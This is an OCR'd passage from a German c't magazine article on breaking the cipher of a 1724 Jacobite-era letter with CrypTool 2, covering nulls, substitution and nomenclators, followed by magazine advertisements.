Im ersten Schritt führte ich zunächst eine automatische Kryptoanalyse mit dem „Homophonen Substitutionsanalysator“ durch. Das ist eine Analyse-Komponente, die heuristische Methoden wie Hill Climbing und Simulated Annealing verwendet, um Muster im verschlüsselten Text zu identifizieren und sich (semiautomatisch) sukzessive der Lösung, also dem eingesetzten Schlüssel, zu nähern. Beim Hill Climbing beginnt der Computer mit zufälligen Zuordnungen zwischen einem verschlüsselten und einem Klartextzeichen und prüft nach jedem Schritt, wie nah das entschlüsselte Ergebnis an ein Sprachmodell der erwarteten Sprache herankommt – wir nahmen wegen der Herkunft des Briefes Englisch an. Dann ersetzt der Algorithmus nacheinander die angenommenen Zuordnungen und prüft immer wieder, ob er der Sprache damit näher kommt, oder sich von der Lösung entfernt. So nähert sich der Algorithmus in der Regel Stück für Stück dem richtigen Schlüssel an.

Nicht so in diesem Fall: Alles, was der halbautomatische Prozess ausspuckte, war eher verwirrend und falsch. Nach ein paar Feinjustierungen wurden dann aber zumindest einige englische Wörter sichtbar, jedoch schienen sie durch unpassende Zeichenfolgen getrennt zu sein und ergaben wenig Sinn.

Also schaute ich mir die verwendeten Zahlen genauer an und stellte fest, dass bestimmte Zahlen –

.31.13.18.-.19.16.2.40.15.10.-.38.16.5.10.-.16.28.26.25.28.40.34.-.28.19.12.-.46.28.40.34.-
.22.10.38.15.38.10.34.-.28.13.12.-.38.16.10.ñ."at".15.28.12.13.-.18.2.26.40.2.34.46.17.-.38.16.10.-
.22.2.38.13.38.[...]

Mühsame Arbeit: Bevor der Computer bei der Analyse helfen kann, muss man den verschlüsselten Text akribisch per Hand transkribieren.

Literatur

[1] Nils Kopal und Michelle Waldispühl, Kryptische Propaganda, Entschlüsselt: Briefe von Kaiser Maximilian II., c’t 4/2022, S. 130

[2] Jorgen Dinnissen und Nils Kopal, Kon-zerngeheimnisse, Entschlüsselt: Ein Brief der Niederländischen Ostindien-Kompanie, c’t 16/2022, S. 130


[3] Nils Kopal und Beáta Megyesi, Die Kryptografen des Papstes, Entschlüsselt: Geheime Nachrichten aus dem Vatikan, c’t 3/2022, S. 134

[4] Nils Kopal, Katy Makin, Decipherment of an Encrypted Letter from 1724 Found in UCL Special Collections’ Brougham Archive, Proceedings of the 7th International Conference on Historical Cryptology (HistoCrypt 2024), Oxford/Bletchley Park, UK, 2024, https://www.researchgate.net/publication/381614267

[5] Bernhard Esslinger und Nils Kopal, Krypto ganz unkryptisch, Mit CrypTool 2 moderne Kryptografie ausprobieren und verstehen, c’t 15/2021, S. 142

Forschungspapier und CrypTool 2:

ct.de/whse



Sind die Blender per Hand als solche identifiziert, kann der Homophone Substitutionsanalysator von CrypTool 2 den Text schnell in Klartext übersetzen.

insbesondere ungerade – häufig in einer Weise verwendet wurden, die keinen Zusammenhang mit den vermuteten Klartextwörtern erkennen ließen. Diese Erkenntnis brachte mich auf die Idee, dass es sich bei diesen Zahlen um sogenannte Blender oder Nullen handelt, also Zeichen, die keine Bedeutung tragen und lediglich dazu dienen, den kryptoanalytischen Prozess zu erschweren. Für einen besseren Überblick ließ ich den Computer eine Grafik mit der Verteilung aller Geheimtextzahlen erstellen, die Sie nachfolgend finden. Die Blender sind rot markiert.

Nachdem ich die Blender identifiziert und eliminiert hatte, entpuppte sich die Verschlüsselung tatsächlich als eine viel einfachere als zunächst angenommen: Es handelte sich um eine einfache monoalphabetische Substitution. Die geraden Zahlen (2, 4, 6, ...) wurden den Buchstaben des Klartextalphabets aufsteigend zugeordnet: 2 steht für A, 4 steht für B, 6 für C und so weiter. Die ungeraden Zahlen sind Blender. Diese simple, aber auch sehr naive Struktur machte es mir schließlich möglich, den gesamten Geheimtext des Briefes in einem Rutsch zu entschlüsseln. Interessanterweise gibt es neben Zahlen, die die Buchstaben von A bis Z kodieren, mit der 50 auch eine eigene Zahl für das oft verwendete Wort „and“. Einen Auszug aus dem entschlüsselten und bereinigten Brief lesen Sie im folgenden Kasten.

Die Nomenklator-Elemente bewahren ihr Geheimnis

Trotz der erfolgreichen Entschlüsselung des Haupttextes bleiben einige Elemente des Briefes rätselhaft: Die sogenannten Nomenklator-Elemente, die verwendet wurden, um bestimmte Namen und Begriffe zu verschleiern, die besonders schützenswert waren. Dazu gehören zum Beispiel die Namen von Personen, Orten oder geheimen Projekten. Sie wurden vorab in einer entsprechenden Tabelle zwischen Sender und Empfänger ausgetauscht. Weil über die Jahre immer mehr solcher Nomenklatoren in histo-


Feb. 24, 1724.

[...]
The person described
is probably the person
enquired after and if
he be, it does not seem
to me that you can
make any use of him.
The project he proposed
to me was chimerical and
made me suspect that
he was a man of little
capacity or one sent by the
court from hence to try
to insinuate himself
into your good opinion
in order to betray any councils
or designs of
yours that might come to
his knowledge.
[...]
Mons Ray & Rook has now met
for about six weeks
and nothing material has yet
been done by one side or the
other except the continuance
of the four thousand additional
men given last year
in the Mons Garnet & Gee that occasioned
a contest but the court
carried it by a great majority as they will certainly do
too in the Mons Grandy and Gay.

Der Text ist entschlüsselt, doch es bleiben Rätsel. Die Nomenklatoren, Codewörter für Orte und Personen, können mit Mitteln der Kryptoanalyse nicht entschlüsselt werden. Es bleibt zu hoffen, dass der originale Schlüssel auftaucht oder Historiker die Namen aus dem Kontext ersetzen können.

rischen Chiffren benutzt wurden, entstanden im 19. und 20. Jahrhundert ganze Code-Bücher.

Im Text aus dem Brougham-Archiv treten diese Nomenklator-Elemente als zwischen den Zahlen ausgeschriebene Klartextwörter auf, die nicht mit der monoalphabetischen Substitution verschlüsselt wurden. Diese Begriffe wie „Mons Garnet and Gee“, „Mons Grandy and Gay“, und „Mons Ray and Rook“, tauchen immer in Paaren auf und bestehen häufig aus Alliterationen. Die Bedeutung dieser Nomenklator-Elemente bleibt uns unklar und es ist uns nicht gelungen, ihre genaue Bedeutung oder die



Die Häufigkeiten der Zahlen im Geheimtext geben Aufschluss, welche Verschlüsselung angewendet wird: Schwarze Balken in der Verteilung sind echte Klartextzeichen, rote Balken markieren Blender, die lediglich die Analyse erschweren sollen.

Identität der damit verbundenen Personen oder Orte zu enträtseln. Mit Mitteln der Kryptoanalyse kann man diesen Codewörtern unmöglich zu Leibe rücken.

Ohne zusätzlichen historischen Kontext oder ein Dokument mit dem originalen Schlüssel können wir nur spekulieren, dass es sich bei diesen Begriffen um Decknamen für politische Akteure, geheime Orte oder strategische Ziele handelt. Ihre Aufklärung wird eine Herausforderung für zukünftige historische Untersuchungen sein, die nun durch unsere Entschlüsselung des Briefs möglich sind. Der Brief deutet auf politische Intrigen oder gar militärische Einsätze hin. Im ersten Teil geht es um Misstrauen und unrealistische Projekte: Der Absender beschreibt einen Plan, der als „chimärisch“ angesehen wurde und das Misstrauen des Empfängers weckte, der vermutete, dass der Vorschlag eine Falle sein könnte, um Informationen zu verraten. Dann geht es um die Gruppe „Mons Ray and Rook“, die sechs Wochen lang inaktiv war. „Mons Garnet and Gee“ sowie „Mons Grandy and Gay“ hingegen (möglicherweise militärische Einheiten oder ihre Befehlshaber) haben in der Zeit 4000 Mann für eine nicht genannte Sache mobilisiert. Vorsicht sei im Umgang mit „Monsieur Waller and Wall“ geboten, die in den Diskussionen zunehmend zögerlich wurden. Verdächtig.

Schließlich wird noch Madame de Prie erwähnt, die als Unterstützerin für die ungenannte Sache gewonnen werden könnte. Allerdings müsste sie möglicherweise finanziell motiviert, also bestochen, werden. Ihr Name war verschlüsselt und ist kein Nomenklator, Madame de Prie war eine einflussreiche Mätresse des französischen Herzogs von Bourbon „Monsieur Le Duc“. Sie war de facto die inoffizielle Regentin von Frankreich, da sie den Herzog unter ihrer vollen Kontrolle hatte.



Porträt von Jeanne-Agnès Berthelot de Pléneufs, auch bekannt als Madame de Prie. Der Autor des Briefs hielt es für möglich, sie gegen Bestechungsgeld als Unterstützerin für die nicht näher genannte Sache zu gewinnen.

Historisch eingeordnet

Die Tatsache, dass der Inhalt des Briefes verschlüsselt war, legt nahe, dass der Absender tief in diese politischen Machenschaften der Jakobitenrebellion verwickelt und dass der Inhalt sensibel und gefährlich war. Obwohl der Brief viele Fragen offenlässt, insbesondere was die Identität der genannten Personen und Orte angeht, bietet er der Forschung einen wertvollen Einblick in die Strategien und Geheimnisse jener Zeit: So ist heute klar, dass die Jakobitenbewegung in England Unterstützung aus Frankreich erhielt – die Nennung der Madame de Prie liefert diesen Hinweis quasi auf dem Silbertablett. Der Brief hat es in sich, die kryptografischen Fähigkeiten des Briefschreibers waren für seine Zeit dagegen eher schwach – natürlich sind unsere modernen Kryptografie-Tools wie CrypTool 2 und Prozessoren aus dem 21. Jahrhundert nicht der Maßstab für einen Brief aus dem Jahr 1724.

Erstaunlich ist vielmehr, dass so eine einfache Buchstabenersetzung im 18. Jahrhundert für einen Brief mit derart sensiblem Inhalt noch eingesetzt wurde, da diese auch in dieser Zeit bereits völlig veraltet war und schon damals als sehr unsicher galt, weil er einfach mit Zettel und Stift zu brechen war.

Dieses Kryptoanalyse-Projekt zeigt, wie man selbst jahrhundertealte Rätsel lösen kann, wenn man technische Expertise, die richtigen Algorithmen und historisches Wissen kombiniert. Wir hoffen, dass unser Fund und dessen Entschlüsselung weitere Forschung anregt und möglicherweise auch Historiker motiviert, die verbleibenden Geheimnisse wie die der Nomenklator-Elemente zu entschlüsseln. (jam) c't

Vorschau: c’t Photovoltaik

Ab dem 23. Mai im Handel und auf ct.de

Der Weg zur privaten Energiewende

Die private Energiewende spart Energiekosten, schont die Umwelt, ist eine spannende Herausforderung und darf auch Spaß machen. Einiges wie Photovoltaikanlagen oder Solarakkus wird immer billiger, anderes wie Wärmepumpen bleibt teuer, und auch einige Zusammenhänge bleiben komplex. Das neue c’t Sonderheft Photovoltaik schafft eine Übersicht und berücksichtigt auch neue Entwicklungen wie dynamische Stromtarife.
Der erste Teil klärt über Einspeisevergütungen und Förderungen für PV-Anlagen auf, beschreibt verschiedene Optionen für Mehrfamilienhäuser und geht allgemein auf die Energiewende ein. Im zweiten Teil schauen wir uns neue Solargeneratoren an. Darüber hinaus haben wir besonders intensiv zwölf Solarspeicher für Balkonkraftwerke untersucht. Mit einigen der Akkus können Sie ein bestehendes Balkonkraftwerk erweitern. Wir gehen darauf ein, wie sie angeschlossen werden, wie die Steuerung funktioniert und wie präzise Sie den gespeicherten Strom passend zu Ihrem Haushaltsverbrauch abgeben.
Der dritte Teil behandelt Wärmepumpen und Klimageräte: Welche Förderungen erleichtern den Einbau einer Wärmepumpe, welche Varianten gibt es und was ist zu beachten? Wie spielen Wärmepumpen mit PV-Anlage, PV-Speicher und Wärmespeicher im Estrich zusammen? Und schließlich mit Blick auf den unabgewendeten Klimawandel: Was ist beim Festeinbau von Klimageräten zu beachten? Wie gut schlagen sich die portablen Klimaanlagen, und kann nicht auch eine Wärmepumpe andersherum arbeiten und kühlen?

Weitere c’t Sonderhefte: heise.de/s/00MxL

Themenschwerpunkte

Ihre persönliche Energiewende
- PV-Strom auf Mehrfamilienhäusern umsetzen
- Energiewende 2024: Wo sie vorankommt und wo nicht
- Was Smart Meter leisten, was sie kosten und wie man sie bekommt
- Geld sparen mit dynamischen Stromtarifen
- Smart-Meter-Alternativen: Zähler-Leseköpfe & Co.
- Erneuerbare Energien: Warum teurer Winterstrom das neue Normal ist

Balkonkraftwerke und Akkus
- Im Test: Zendure SolarFlow 800, Anker Solarbank 3 Pro
- Wann sich Speicher für Balkonkraftwerke lohnen
- Zwölf Speicher für Balkonkraftwerke im Test
- Im Test: Solargenerator Ecoflow Delta Pro 3

Rauf aufs Dach – PVs planen und bauen
- Wirtschaftlichkeit von PV-Anlagen
- Die ideale Größe des Wechselrichters
- Blitzschutz für PV-Anlagen: Was ist Pflicht, was überflüssig
- PV-Heimspeicher mit Netzstrom laden: Was geht, was lohnt
- Was die nächste Solarzellengeneration leistet: 50 Prozent Wirkungsgrad
- Haus oder Wohnung mit PV-Anlage vermieten

Clever heizen und kühlen
- Wege zu einer sparsamen und umweltverträglichen Heizung
- Funktionsweise von Heizungen mit Wärmepumpe
- Modbus: Energiedaten sammeln und Verbraucher steuern
- Heizkosten sparen mit hydraulischem Abgleich
- Wärmepumpe durch PV und Estrich-Wärmespeicherung optimieren
- Wie sinnvoll ein Solarakku für die Wärmepumpe ist
- Grundlagen und Installation von Klimageräten
- Im Test: Portable Klimaanlagen
- Im Test: Split-Klimaanlage Midea PortaSplit und Klimagerät Ecoflow Wave 2
- Kühlen mit der Wärmepumpe: Wenn die Fußbodenheizung Kälte liefert

KI im Blick!

Jetzt mit c't die Übersicht behalten!



Die wichtigsten Analysen, Reportagen und Praxis-Tipps der c't zum Thema KI in einem Heft

- **Wie steht es im Wettrennen der KI-Modelle?**
- **Wo bringt KI die Wissenschaft voran?**
- **Wie beeinflusst KI unser tägliches Leben?**
- **Wie wird Europa KI regulieren?**

NEU

shop.heise.de/ct-ki25

im heise shop!

Generell portofreie Lieferung für Heise Medien- oder Maker Media Zeitschriften-Abonnenten oder ab einem Einkaufswert von 20 € (innerhalb Deutschlands). Nur solange der Vorrat reicht. Preisänderungen vorbehalten.

heise shop



FREITAG IST C’t-TAG!*

Jetzt 5× c’t lesen

für 24,00 €

statt ~~31,75 €~~**

** im Vergleich zum Standard-Abo

30 % Rabatt!



*Endlich Wochenende! Endlich genug Zeit, um in der c’t zu stöbern. Entdecken Sie bei uns die neuesten Technik-Innovationen, finden Sie passende Hard- und Software und erweitern Sie Ihr nerdiges Fachwissen. **Testen Sie doch mal unser Angebot: Lesen Sie 5 Ausgaben c’t mit 30 % Rabatt – als Heft, digital in der App, im Browser oder als PDF. On top gibt’s noch ein Geschenk Ihrer Wahl.**

Jetzt bestellen:

ct.de/meintag

ct.de/meintag

0511 / 647 22 888

leserservice@heise.de